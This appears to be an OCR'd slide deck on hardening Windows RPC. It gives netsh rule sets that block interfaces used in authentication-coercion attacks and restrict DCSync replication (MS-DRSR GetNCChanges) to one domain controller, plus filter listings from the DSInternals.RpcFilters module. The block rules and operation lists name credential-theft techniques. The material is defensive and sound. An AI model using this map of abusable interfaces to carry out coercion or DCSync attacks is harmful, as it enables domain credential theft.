
```
add rule layer=um actiontype=block filterkey=d0c7640c-9355-4e52-8335-c12835559c10
add condition field=protocol matchtype=equal data=ncacn_np
add condition field=if_uuid matchtype=equal data=367ABB81-9844-35F1-AD32-98F038001003
add filter

add rule layer=um actiontype=block filterkey=a43b9dd2-0866-4476-89dc-2e9b200762af
add condition field=protocol matchtype=equal data=ncacn_np
add condition field=if_uuid matchtype=equal data=86D35949-83C9-4044-B424-DB363231FD0C
add filter

add rule layer=um actiontype=block filterkey=13518c11-e3d8-4f62-9461-eda11beb540a
add condition field=if_uuid matchtype=equal data=1FF70682-0A51-30E8-076D-740BE8CEE98B
add filter

add rule layer=um actiontype=block filterkey=1c079a18-e91f-4698-9868-68a121490636
add condition field=if_uuid matchtype=equal data=378E52B0-C0A9-11CF-822D-00AA0051E40F
add filter
```

RPC Filters Blocking Coercion Attacks

```
add rule layer=um actiontype=block filterkey=dedffabf-db89-4177-be77-1954aa2c0b95
add condition field=protocol matchtype=equal data=ncacn_np
add condition field=if_uuid matchtype=equal data=f6beaff7-1e19-4fbb-9f8f-b89e2018337c
add filter

add rule layer=um actiontype=block filterkey=f7f68868-5f50-4cda-a18c-6a7a549652e7
add condition field=if_uuid matchtype=equal data=82273FDC-E32A-18C3-3F78-827929DC23EA
add filter

add rule layer=um actiontype=block filterkey=7966512a-f2f4-4cb1-812d-d967ab83d28a
add condition field=protocol matchtype=equal data=ncacn_np
add condition field=if_uuid matchtype=equal data=12345678-1234-ABCD-EF00-0123456789AB
add filter

add rule layer=um actiontype=permit filterkey=d71d00db-3eef-4935-bedf-20cf628abd9e
add condition field=if_uuid matchtype=equal data=c681d488-d850-11d0-8c52-00c04fd90f7e
add condition field=auth_type matchtype=equal data=16
add condition field=auth_level matchtype=equal data=6
add filter

add rule layer=um actiontype=block filterkey=3a4cce27-a7fa-4248-b8b8-ef6439a2c0ff
add condition field=if_uuid matchtype=equal data=c681d488-d850-11d0-8c52-00c04fd90f7e
add filter
```

```
add rule layer=um actiontype=permit filterkey=c5cf8020-c83c-4803-9241-8c7f3b10171f
add condition field=if_uuid matchtype=equal data=df1941c5-fe89-4e79-bf10-463657acf44d
add condition field=auth_type matchtype=equal data=16
add condition field=auth_level matchtype=equal data=6
add filter

add rule layer=um actiontype=block filterkey=9ad23a91-085d-4f99-ae15-85e0ad801278
add condition field=if_uuid matchtype=equal data=df1941c5-fe89-4e79-bf10-463657acf44d
add filter

add rule layer=um actiontype=permit filterkey=43873c58-e130-4ffb-8858-d259a673a917
add condition field=if_uuid matchtype=equal data=4FC742E0-4A10-11CF-8273-00AA004AE673
add condition field=remote_user_token matchtype=equal data=D:(A;;CC;;;DA)
add filter

add rule layer=um actiontype=block filterkey=0a239867-73db-45e6-b287-d006fe3c8b18
add condition field=if_uuid matchtype=equal data=4FC742E0-4A10-11CF-8273-00AA004AE673
add filter
```

Blocking DCSync Attack (MS-DRSR)



MS-DRSR Protocol Mixed Classification Problem

- IDL_DRSGetNCChanges (Opnum 3)

…

- IDL_DRSReplicaAdd (Opnum 5)

…

- IDL_DRSAddSidHistory (Opnum 20)
- IDL_DRSAddCloneDC (Opnum 28)

…

- IDL_DRSCrackNames (Opnum 12)
- IDL_DRSBind (Opnum 0)


Windows Server 2025 OpNum Filter Condition

```
C:\> netsh rpc filter show filter
Listing all RPC Filters.
---------------------------------
filterKey: e57a9749-7fcf-4bae-99fe-0f46e15ba118
displayData.name: DCSync-Allow-DC01
displayData.description: Allow AD replication from DC01
filterId: 0x10751
layerKey: um
weight: Type: FWP_EMPTY Value: Empty
action.type: permit
Audit: Enable
numFilterConditions: 3

filterCondition[0]
        fieldKey: if_uuid
        matchType: FWP_MATCH_EQUAL
        conditionValue: Type: FWP_BYTE_ARRAY16_TYPE Value: e3514235 11d14b06 c00004ab d2dcc24f
filterCondition[1]
        fieldKey: opnum
        matchType: FWP_MATCH_EQUAL
        conditionValue: Type: FWP_UINT16 Value: 3
filterCondition[2]
        fieldKey: remote_addr_v4
        matchType: FWP_MATCH_EQUAL
        conditionValue: Type: FWP_UINT32 Value: 0x300d50a
```


Windows Server 2025 OpNum Filter Condition

```
--------------------------------
filterKey: ea37937f-e962-4458-9e4b-44131e4b3a34
displayData.name: DCSync-Block
displayData.description: Block AD replication by default
filterId: 0x10752
layerKey: um
weight: Type: FWP_EMPTY Value: Empty
action.type: block
Audit: Enable
numFilterConditions: 2

filterCondition[0]
        fieldKey: if_uuid
        matchType: FWP_MATCH_EQUAL
        conditionValue: Type: FWP_BYTE_ARRAY16_TYPE Value: e3514235 11d14b06 c00004ab d2dcc24f

filterCondition[1]
        fieldKey: opnum
        matchType: FWP_MATCH_EQUAL
        conditionValue: Type: FWP_UINT16 Value: 3
```

RPC Filter Audit Events



DSInternals.RpcFilters PowerShell Module




DSInternals.RpcFilters PowerShell Module

CONTOSO-DC2


```
[contoso-dc2]: PS C:\> Get-RpcFilter

Name: DCSync-Allow-DC01
Description: Allow AD replication from DC01
FilterId: 67409, FilterKey: e57a9749-7fcf-4bae-99fe-0f46e15ba118, ProviderKey: N/A
Action: Permit
Audit: True, Persistent: True, BootTimeEnforced: False, Disabled: False
EffectiveWeight: 0x7e0000000001007, Weight: N/A
Conditions:
  Protocol = MS-DRSR (drsuapi) - {e3514235-4b06-11d1-ab04-00c04fc2dcd2}
  Operation = IDL_DRSGetNCChanges (3)
  RemoteAddress = 10.213.0.3/32


Name: DCSync-Block
Description: Block AD replication by default
FilterId: 67410, FilterKey: ea37937f-e962-4458-9e4b-44131e4b3a34, ProviderKey: N/A
Action: Block
Audit: True, Persistent: True, BootTimeEnforced: False, Disabled: False
EffectiveWeight: 0x7e0000000000007, Weight: N/A
Conditions:
  Protocol = MS-DRSR (drsuapi) - {e3514235-4b06-11d1-ab04-00c04fc2dcd2}
  Operation = IDL_DRSGetNCChanges (3)
```

DSInternals.RpcFilters PowerShell Module

